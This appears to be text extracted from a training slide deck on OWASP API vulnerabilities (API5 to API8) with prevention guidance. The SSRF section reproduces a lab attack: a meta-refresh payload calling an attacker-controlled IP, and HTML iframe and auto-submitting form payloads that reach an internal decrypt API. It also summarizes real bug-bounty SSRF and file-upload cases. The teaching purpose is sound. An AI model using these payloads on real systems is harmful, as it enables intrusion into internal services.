JgDQlxTmCG_1CuzdFyaCuDWRHMB6vwUWTw
10 Content-Length: 22
11 Origin: http://localhost:8888
12 DNT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
  "videoName": "Hacker"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 404
2 Server: openresty/1.17.8.2
3 Date: Fri, 24 Mar 2023 05:30:52 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store,
max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 81
17
18 {
  "message":
  "This is an admin function. Try to access
  the admin API",
  "status":403
}
```



API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



crAPI Dashboard Shop Community Good Morning, victim donhack!

Your Profile

Name: victim donhack

Email: victim01@mail.com [Change email](#)

Phone No.: 0900000000

My Personal Video Max File Size: 10MB

API5: Broken Function Level Authorization

❑ Prevention:

- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
- Review your API endpoints against function level authorization flaws, while keeping in mind the business logic of the application and groups hierarchy.
- Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.
- Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.



API6: Server-Side Request Forgery



API Vulnerabilities


API6: Server-Side Request Forgery (What ?)

- ❑ **Server-Side Request Forgery (SSRF)** is a vulnerability that allows an attacker to use an application's server-side functions to read or update internal resources.
- ❑ To exploit this vulnerability, an attacker inserts a URL into an input field to direct the server to access or send data to the specified URL. Upon receiving the URL, the server sends a request to that URL, using its own interface (IP) to make the request.
- ❑ This allows the attacker to access internal resources that are otherwise protected from external access.
- ❑ Typically, SSRF is used to scan internal ports or extract data from within the network.




API Vulnerabilities

API6: Server-Side Request Forgery (What ?)



API Vulnerabilities

API6: Server-Side Request Forgery (What ?)



API Vulnerabilities

API6: Server-Side Request Forgery: Demo

ORTHERNSPROCKET MACHINE PARTS, LLC INTRANET
New Product Request System (NPRS)

Home **New Products** Support
Hello, test@email.com Log off

Name	Description	Price	Category	Image
New Product				

Submit new products for management approval


Part image:
 No file selected.

Product Name

Description

Suggested Price

Product Category
Belts
Bearings
Catches
Crank
Fittings

Name	Description	Price	Category	Image
1	%3Cmeta HTTP-EQUIV= %22refresh %22 content=%220;http://10.10.14.32/test.html %22 /%3E	1.00	Belts	<input type="button" value="Delete"/> 

API Vulnerabilities

API6: Server-Side Request Forgery: Demo

Load user data

Name	Description	Price	Category	Image
1	%3Cmeta HTTP-EQUIV= %22refresh %22 content=%22;http://10.10.14.32/test.html %22 /%3E	1.00	Belts	Delete 

Generate PDF


```
(root@kali)-[~/kali/htb]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.151 - - [11/Apr/2022 05:28:55] "GET /test.html HTTP/1.1" 200 -
```

AdminSnapshot(2).pdf

File Edit View Go Bookmarks Help

↑ Previous ↓ Next 1 (1 of 1) Fit Width

Thumbnails



444


```
(root@kali)-[~/kali/htb]
└─# cat test.html
<html>
<body>
<script>
var a=444;
document.write(a);
</script>
</body>
</html>
```


API Vulnerabilities

API6: Server-Side Request Forgery: Demo

```
(root@kali) - [~/kali/htb]
# cat test.html
<html>
<body>
<iframe src="http://127.0.0.1:8000" width="100%" height="1000"></iframe>
</body>
</html>
```


```
{
  "openapi": "3.0.1",
  "info": {
    "title": "AdminAPI",
    "version": "v1"
  },
  "paths": {
    "/encrypt": {
      "get": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "plaintext",
            "in": "query",
            "schema": {
              "type": "string",
              "nullable": true
            }
          }
        ]
      }
    },
    "/decrypt": {
      "post": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "password",
            "in": "body",
            "schema": {
              "type": "string"
            }
          }
        ]
      }
    }
  },
  "responses": {
    "200": {
      "description": "Success",
      "content": {
        "text/plain": {
          "schema": {
            "type": "string"
          }
        },
        "application/json": {
          "schema": {
            "type": "string"
          }
        }
      }
    }
  }
}
```



API Vulnerabilities

API6: Server-Side Request Forgery: Demo

```
(root@kali)~/home/kali/htb
# cat test.html
<html>
<body>
<form enctype="application/json" id="loginForm" target="myFrame" action="http://127.0.0.1:8000/decrypt?cipherTextRaw=ENC1:3UVxtz9jwPJWRvjd1PfQXZTgg==" method="POST">
  <input type="submit" id="myCheck">
</form>
<iframe name="myFrame" src="" width="100%" height="100%">
</iframe>
<script>
function myFunction() {
  document.getElementById("myCheck").click();
}
myFunction()
</script>
</body>
</html>
```



API Vulnerabilities

API6: Server-Side Request Forgery: Real Case

❑ Bug bounty: *Unauthenticated SSRF in jira.tochka.com leading to RCE in confluence.bank24.int (\$1,000)*

Root cause

- Jira uses whitelist to determine allowed URLs.
- Jira itself is always whitelisted (<https://jira.tochka.com>)
- Filter could be tricked by using URL in form of <https://jira.tochka.com:443@example.com>

Jira at <https://jira.tochka.com> is vulnerable to SSRF in the `/plugins/servlet/gadgets/makeRequest` resource - CVE-2019-8451. Anyone on the internet can make it issue arbitrary HTTPS requests and read responses.

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to `/plugins/servlet/gadgets/makeRequest` on `https://jira.tochka.com` with a `url` parameter set to `https://jira.tochka.com:443@confluence.bank24.int`. The response is a large HTML document from `https://confluence.bank24.int`, indicating a successful SSRF attack.

API protocols and architectures

URI (s)


❑ REST APIs use **Uniform Resource Identifiers (URIs)** to address resources. On today's Web, URI designs that clearly communicate the API's resource model like:

- <http://api.knowledge.sharing.com/th/bangkok/secure-d>

❑ URI Format

• The rules presented pertain to the format of a URI. RFC 3986 defines the generic URI syntax as shown below:

- URI = scheme ":" ["/" authority] path ["?" query] ["#" fragment] [9]



API Vulnerabilities

API6: Server-Side Request Forgery

❑ Prevention:

- Isolate the resource fetching mechanism in your network: usually these features are aimed to retrieve remote resources and not internal ones.
- Whenever possible, use allow lists of
 - Remote origins users are expected to download resources from (e.g., Google Drive, Gravatar, etc.)
 - URL schemes and ports
 - Accepted media types for a given functionality
- Disable the support for the following of the HTTP redirections in your web client in order to prevent the bypass of the input validation.
- Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.
- Validate and sanitize all client-supplied input data.
- Do not send raw responses to clients.



API7: Security Misconfiguration



API Vulnerabilities

API7: Security Misconfiguration (What ?)



- ❑ Security misconfigurations include all the mistakes developers could make within the supporting security configurations of an API.
- ❑ If a security misconfiguration is severe enough, it can lead to sensitive information exposure or a complete system takeover.
- ❑ Security misconfigurations are really a set of weaknesses that includes misconfigured headers, misconfigured transit encryption, the use of default accounts, the acceptance of unnecessary HTTP methods, a lack of input sanitization, and verbose error messaging



API Vulnerabilities

API7: Security Misconfiguration (How ?)

- ❑ Error messages include stack traces, or expose other sensitive information



API Vulnerabilities

API7: Security Misconfiguration (How?): Real Case

❑ Uploading files to api.techprep.fb.com (Bug bounty)

- 1-Sign up in techprep.fb.com
- 2-After logging in, the attacker intercept any request to api.techprep.fb.com then get the `_Applicationid`
- 3-The attacker make a POST request to api.techprep.fb.com/parse/files/FILENAME.EXT with the header `X-Parse-Application-Id:+(_Applicationid)` and the `Content-Type`: header then the file content (HTML File or image)
The respond of the request contains the file path

The screenshot shows a web proxy tool interface with the following details:

- Target:** `https://api.techprep.fb.com`
- Request:**
 - Method: `POST`
 - URL: `/parse/files/POC.svg`
 - Host: `api.techprep.fb.com`
 - Content-Type: `image/jpeg`
 - Header: `X-Parse-Application-Id: mbamzblGde7h1x40shiHH2LtoFN0UlB5ukoQIE9`
- Response:**
 - Status: `HTTP/1.1 201 Created`
 - Content-Type: `application/json`
 - Body: `{ "url": "http://api.techprep.fb.com/parse/files/mbamzblGde7h1x40shiHH2LtoFN0UlB5ukoQIE9/d619e8cae8983055704c9f7f4ae91702_POC.svg", "name": "d619e8cae8983055704c9f7f4ae91702_POC.svg" }`

API Vulnerabilities

API7: Security Misconfiguration (How ?) Real Case

- ❑ CORS: The API endpoint allows for the sending of credentials to other domains. [Bug bounty]



API Vulnerabilities

API7: Security Misconfiguration

❑ Prevention:

- Ensure that all API communications from the client to the API server and any downstream/upstream components happen over an encrypted communication channel (TLS), regardless of whether it is an internal or public-facing API.
- Be specific about which HTTP verbs each API can be accessed by: all other HTTP verbs should be disabled (e.g., HEAD).
- Implement a proper Cross-Origin Resource Sharing (CORS) policy on APIs expected to be accessed from browser-based clients (e.g., web app front-ends).
- Ensure all servers in the HTTP server chain (e.g., load balancers, reverse and forward proxies, and back-end servers) process incoming requests in a uniform manner to avoid desync issues.
- Where applicable, define and enforce all API response payload schemas, including error responses, to prevent exception traces and other valuable information from being sent back to attackers.



API8: Lack of Protection from Automated Threats



API Vulnerabilities

API8: Lack of Protection from Automated Threats (What ?)


- ❑ Automated threats have become more profitable, smarter and harder to protect from, and APIs are often used as an easy target for them.
- ❑ Traditional protections, such as rate limiting, and captchas become less effective over time.
- ❑ Vulnerable APIs don't necessarily have implementation bugs. They simply expose a business flow
- ❑ An API endpoint is vulnerable if it exposes a business-sensitive functionality and allows an attacker to harm the business by accessing it in an excessive automated manner.



API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

- Automated threats: Example



API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

